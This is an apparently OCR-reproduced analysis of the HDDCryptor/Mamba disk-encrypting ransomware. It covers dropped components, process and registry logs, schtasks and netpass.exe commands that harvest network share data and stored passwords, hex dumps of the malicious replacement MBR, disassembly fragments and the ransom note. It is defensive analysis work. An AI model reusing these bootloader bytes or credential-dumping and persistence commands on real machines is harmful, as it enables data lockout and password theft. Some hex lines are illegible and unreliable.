
HDDCRYPTOR / MAMBA RANSOMWARE



SUMMARY

There are several malicious payloads that affect the MBR and MFT of a machine. Recently we noticed WanaCry, Petya / NotPetya. HDDCryptor (AKA Mamba) is one of those payloads. However its different in a way as it carries a Full Disk Encryption program that encrypts the disk and locks a user out at boot. Disk encryption used is commercially available as well. Shamoon also used a commercially available RawDisk driver developed by EldoS Corporation.

Let's look at the flow

- First stage consists of a 32 bit binary that requires admin credentials to function properly
- Admin credentials are obtained either via keyLogger, maybe Brute-forced or by leveraging an exploit. However I din't notice any exploit code path.
- It drops multiple executables including DLL's
- It creates a service
- MBR is replaced with a custom one.
- Machine is rebooted
- Custom MBR shows the ransom message


Malware was recently found in Kingdom of Saudi Arabia.

HDDCRYPTOR / MAMBA


PAYLOAD

First stage is a 32 bit executable that drops multiple components under **C:\DC22**

```
|--DC22
|   |--dcapi.dll
|   |--dccon.exe
|   |--dcinst.exe
|   |--dcrypt.exe
|   |--dcrypt.sys
|   |--log_file.txt
|   |--Mount.exe
|   `--netpass.exe
```



Payload doesn't require internet connection. It drops all the files without using the internet. On execution user gets an elevation prompt. It spawns itself and then creates a service.




```
       [ UDURRANI ]

[07-16-2017-19-45-48]-> cmd.exe              3564    PARENT ->   3344      procCommand.exe
[07-16-2017-19-46-31]-> dllhost.exe          2548    PARENT ->   604       svchost.exe
[07-16-2017-19-46-34]-> wTemp.exe            3120    PARENT ->   2812      explorer.exe
        *** C:\Users\foo\Desktop\wTemp.exe
WIN-RN4A1D7IM6L,wTemp.exe,"C:\Users\foo\Desktop\wTemp.exe" ,3120
[07-16-2017-19-46-34]-> conhost.exe          3524    PARENT ->   392       csrss.exe
[07-16-2017-19-46-45]-> consent.exe          864     PARENT ->   960       svchost.exe
[07-16-2017-19-46-47]-> dllhost.exe          204     PARENT ->   604       svchost.exe
[07-16-2017-19-46-47]-> dllhost.exe          2996    PARENT ->   604       svchost.exe
[07-16-2017-19-46-47]-> cmd.exe              2680    PARENT ->   2812      explorer.exe
[07-16-2017-19-46-47]-> conhost.exe          1092    PARENT ->   392       csrss.exe
[07-16-2017-19-47-09]-> PAYLOAD.exe          1388    PARENT ->   2680      cmd.exe
[07-16-2017-19-47-39]-> PAYLOAD.exe          3812    PARENT ->   1388      (null)
[07-16-2017-19-47-39]-> conhost.exe          1932    PARENT ->   392       csrss.exe
[07-16-2017-19-47-54]-> cmd.exe              3736    PARENT ->   3812      PAYLOAD.exe
[07-16-2017-19-47-54]-> schtasks.exe         2016    PARENT ->   3736      cmd.exe
[07-16-2017-19-47-59]-> cmd.exe              3604    PARENT ->   3812      PAYLOAD.exe
[07-16-2017-19-47-59]-> schtasks.exe         3992    PARENT ->   3604      cmd.exe
[07-16-2017-19-48-00]-> cmd.exe              3880    PARENT ->   3812      PAYLOAD.exe
```

COMMANDS FLOW


```
C:\DC22\dcinst.exe -setup
C:\Windows\system32\cmd.exe /c schtasks /create /tn DefragmentService /TR "cmd.exe /c net use >> cC\dc22\netuse.txt" /sc DAILY
schtasks  /create /tn DefragmentService /TR "cmd.exe /c net use >> c:\dc22\netuse.txt" /sc DAILY
C:\Windows\system32\cmd.exe /c schtasks /run /TN DefragmentService
schtasks  /run /TN DefragmentService
C:\Windows\system32\cmd.exe /c schtasks /delete /TN DefragmentService /F
schtasks  /delete /TN DefragmentService /F
C:\Windows\system32\cmd.exe /c C:\DC22\netpass.exe  /stab C:\DC22\netpass.txt
C:\DC22\netpass.exe   /stab C:\DC22\netpass.txt
LogonUI.exe /flags:0x0                  (REBOOT)
```

As you can see the flow, it does multiple things that includes creating service(s) followed by a reboot.



```
-> system\currentcontrolset\services\dcrypt"(R): 0

-> system\currentcontrolset\services\dcrypt\config"(R): 1
    -> (T) 3
    * [1] Flags 5
    * [2] Hotkeys   7
    * [3] sysBuild  8

-> system\currentcontrolset\services\dcrypt\Instances"(R): 1

-> system\currentcontrolset\services\dcrypt\Instances\dcrypt"(R): 2
    -> (T) 2
    * [1] Altitude  8
    * [2] Flags 5
    -> (T) 1
    * [1] DefaultInstance   15

-> system\currentcontrolset\services\dcrypt\Enum"(R): 1
    -> (T) 4
    * [1] 0 1
    * [2] Count 5
    * [3] NextInstance  12
    * [4] 1 1
    -> (T) 7
    * [1] Type  4
    * [2] Start 5
    * [3] ErrorControl  12
    * [4] ImagePath 9
    * [5] DisplayName   11
    * [6] Group 5
    * [7] DependOnService   15

-> system\currentcontrolset\services\DefragmentService"(R): 0
    -> (T) 8
    * [1] Type  4
    * [2] Start 5
    * [3] ErrorControl  12
    * [4] ImagePath 9
    * [5] DisplayName   11
    * [6] WOW64 5
    * [7] ObjectName    10
    * [8] FailureActions    14

-> system\currentcontrolset\services\defragsvc"(R): 0

-> system\currentcontrolset\services\defragsvc\Parameters"(R): 1
    -> (T) 1
    * [1] ServiceDll    10
    -> (T) 10
    * [1] DisplayName   11
    * [2] ImagePath 9
    * [3] Description   11
    * [4] ObjectName    10
    * [5] ErrorControl  12
    * [6] Start 5
    * [7] Type  4
    * [8] DependOnService   15
    * [9] ServiceSidType    14
    * [10] RequiredPrivileges   18
```


NewServiceWatch



```
[07-16-2017-19-58-17]-> WinDefend
[07-16-2017-19-58-17]-> WinHttpAutoProxySvc
[07-16-2017-19-58-17]-> Winmgmt
[07-16-2017-19-58-17]-> WinRM
[07-16-2017-19-58-17]-> Wlansvc
[07-16-2017-19-58-17]-> WLMS
[07-16-2017-19-58-17]-> WmiAcpi
[07-16-2017-19-58-17]-> wmiApSrv
[07-16-2017-19-58-17]-> WMPNetworkSvc
[07-16-2017-19-58-17]-> WPCSvc
[07-16-2017-19-58-17]-> WPDBusEnum
[07-16-2017-19-58-17]-> ws2ifsl
[07-16-2017-19-58-17]-> wscsvc
[07-16-2017-19-58-17]-> WSearch
[07-16-2017-19-58-17]-> wuauserv
[07-16-2017-19-58-17]-> WudfPf
[07-16-2017-19-58-17]-> wudfsvc
[07-16-2017-19-58-17]-> WwanSvc


       ONLY NEW SERVICES WILL SHOW ...

[07-16-2017-20-02-09]-> dcrypt
```


Services: dcrypt, DefragmentService

Dropped file dcrypt.exe (**DiskCryptor**) is responsible to encrypt the hardDisk.



	Size	Label	Type	Status	
VMware, VMware Virtual S					
C:	29.9 GB		NTFS	**encrypt 07%**	**boot, sys**
NECVMWar VMware SATA CD01					
D:	0 bytes				


Encryption:



Sector: 43601924 Total Sectors: 62910464

Done: 20.7 gb Estimated: 1 min., 30 sec.

Speed: 104.1 mb/sec. Elapsed: 7 min., 49 sec.



Symbolic Link \\?\Volume{8393a374-2faf-11e6-b25e-806e6f6e6963}

Device \Device\HarddiskVolume1


Cipher --

Encryption mode --


Pkcs5.2 prf --

MBR MODIFICATION

Payload will eventually modify the MBR and replace it with a custom MBR. Custom MBR will show the ransom message and ask user for the password. Without the password one can't load the real OS.




```
***********************************
33c08ed0bc07c8ec08ed8be07cbf06b902fcf3a450681c6cbfbb940bdbe7807e007cb
f85e183c510e2f1cd188856055c646115c646100b441bbaa55cd135d72f81fb55aa759f7
c110743fe46106660807e10074266668000066ff76868006807c681068100b442
8a5608bf4cd139f83c4109eeb14b812bb07c8a5608a7618a4e28a6e3cd136661731cfe4e
1175c807e080f848a0b280eb84553[illegible]48a560cd135deb9e813efe7d55aa756eff760e88d0
7517fab0d1e664e8830b0dfe660e8[illegible]fbb80bbcd1a6623c0753b6681fb5443
5041753281f921722c66687bb006[illegible]536653665566680000
666807c00666168007cd1a5a32f6ea07c00cd18a0b77eb8a0b67eb3a0b5732e45
078bf0ac3c0749bb70b4ecd10ebf2f4ebfd2bc9e464eb0242e0f8242c3496e76616c69
6420706172746974696f6e207461626c6504572726f72206c6f6164696e67206f7065726174696e
672073797374656d04d697373696e67206f7065726174696e672073797374656d000637b9a3e
a78630080202107feffff08000f0bf3000000000000000000000
0000000000000000000000000000000055aa
```




```
***********************************
33c09090eb1010027000020d1ffbf30000ea1b7c00fa31c08ed88ed0bc040fb8b1e4c
08e64e02666817f2bb1476d74ae8a8072531db653cbbd07cb8e01f8ec089ee89efb90
2fcf3a46685a7ccb8cc88ed8bfbe7df6580752683c71081fffe7d72f2e8f306e6f2061637469
766520706172746974696f6e20666f756e640668b45866a3e7c6631db66891e127c891ec7c89
2ea7c43891e87ce83807313e8b4064[illegible]6572726f72026813efe7d55aa74
17e8980696e76616c696420626f6f[illegible]5cb6089d5ff36c7c76631c06639
6127c75b66813ee7c0c0f0721db441bbaa55cd13721481fb55aa75ef6c11749be67cb4
4289eaeb41b4889ea6cd13772ed80e13ffec666fb6c966fb6f666a1e7c6631d266f7f14288
d131d266f7f688d688c5c1e8224c08c1a187cb4289eb88da8b1ea7c6cd13761c35eac84c0
74feb4e31dbcd10ebf3000000000000000000000000000000000
00000000000000000000000000000000656d000637b9a3e
a78630080202107feffff08000f0bf30000000000000000000
0000000000000000000000000000000055aa
```

Once the machine is rebooted, user gets the following ransom message: At this stage the whole HDD and drives are encrypted



```
You are Hacked ! H.D.D Encrypted , Contact Us For Decryption Key (w889901665@yan
dex.com) YOURID: 123152_
```

LET'S LOOK AT THE MALICIOUS COMPONENTS:



All these files are used to encrypt the HDD, scan for network drives etc.

DCAPI.DLL


```
CreateMutexW (0x0, 0x0, u"DISKCRYPTOR_MUTEX");
static HANDLE = CreateMutex(NULL, FALSE, L"DISKCRYPTOR_MUTEX");
CreateFileW  (u"\\.\dcrypt", 0x0, 0x0, 0x0);
a_keyfiles(dc_pass *pass, wchar_t *path)
mbr_sec = malloc(dg->BytesPerSector)
WriteFile(h_device, mbr_sec, dg->BytesPerSector, &bytes, NULL);
SYSTEM\CurrentControlSet\Services\dcrypt\config
dcrypt.sys
u"\\.\PhysicalDrive%d"
GetProcAddress(rax, "Format");
LoadLibrary( "fmifs.dll" );
Format = (void *) GetProcAddress(GetModuleHandle("fmifs.dll"),
```

DCCON.EXE


This binary is the console version of DiskCryptor. It requires a key and a parameter on command line. It can also wipe cached passwords from driver's memory and add password to the passwords cache, for auto mount reasons

```
rax = u"reboot system";
rcx = u"boot from active partition";
u"boot from unknown partition, id %0.8x"
u"boot from unknown partition, id %0.8x"
wprintf(u"Bootloader successfully removed from %s\n");
```

DCCON.EXE is a **signed binary and is used to install the custom bootLoader (-setmbr). it uses the following values dc_dsk_get_size, c_format_byte_size, dc_get_mbr_config,**



```
++++++++++++++++++++ X +++++++++++++++++++
[0036FF14]->     (null)
[0036FF28]->     VeriSign Class 3 Code Signing 2010 CA
[0036FF2C]->     ReactOS Foundation
[0036FF18]->     (null)
[0036FF1C]->     (null)
[00FF2180]->     0b 9e 9e d1 32 53 18 2a 96 07 81 90 43 67 cc 0f
```




```
L"0 - On/Off passwords caching (%s)\n"
L"1 - On/Off hiding $dcsys$ files (%s)\n"
L"2 - On/Off hardware cryptography support (%s)\n"
L"3 - On/Off automounting at boot time (%s)\n"
L"4 - On/Off optimization for SSD disks (%s)\n"
L"5 - On/Off disable TRIM on encrypted SSD disks (%s)\n"
L"--------------------------------------------------\n"
L"6 - On/Off Deny access to unencrypted removable devices (%s)\n"
L"7 - On/Off Deny access to unencrypted HDD's (%s)\n"
L"8 - On/Off Deny access to unencrypted CDROM (%s)\n"
L"--------------------------------------------------\n"
L"9 - Save changes and exit\n\n",
```


MOUNT.EXE

Mainly used to enumerate mounted drives. It scans network drives and encrypts them. It creates two files i.e. netpass.txt and netuse.txt for storing the passwords and log messages

```
CreateFileA("C:\DC22\netpass.txt", 0x80000000, 0x1, 0x0, 0x3, 0x0, 0x0);
CreateFileA("C:\DC22\netuse.txt", 0x80000000, 0x1, 0x0, 0x3, 0x0, 0x0);
```



```
installing driver...
installing driver successfully..
getting share drive information...
Trying to create service...
creating service successfully. rebooting windows...
```




Properties

Item Name:	
Type:	Autologon Password
User:	
Password:	foo
Last Written :	N / A
Alias:	
Comment:	
Persist:	
Password Strength:	Weak

```
mov       ecx, 0x42b698                  ; "mount:start"
sub_foo
mov       ecx, 0x42b6a8                  ; "pass:"
call      sub_foo


call      dword [ds:imp_MultiByteToWideChar]          // MultiByteToWideChar()
mov       ecx, 0x42b6b0                  ; "mount:start encrypting share drives"
```


NETPASS.exe is used to retrieve network passwords stored in the system. This information is saved in a text file shown above netpass.txt. On the other hand netuse.txt will have all the network share information.

DCRYPT.SYS is the ***DiskCryptor*** driver



```
static const struct {
  int            i_count;
  const char*    password;
  const char*    salt;
  int            dklen;
  const char*    key;
} pkcs5_vectors[] = {
    { 5, "password", "\x12\x34\x56\x78", 4, "\x13\x64\xae\xf8" },
    { 5, "password", "\x12\x34\x56\x78", 144, "\x13\x64\xae\xf8\x0d\xf5\x57\x6c\x30\xd5\x71\x4c\xa7\x75\x3f"
                                              "\xfd\x00\xe5\x25\x8b\x39\xc7\x44\x7f\xce\x23\x3d\x08\x75\xe0"
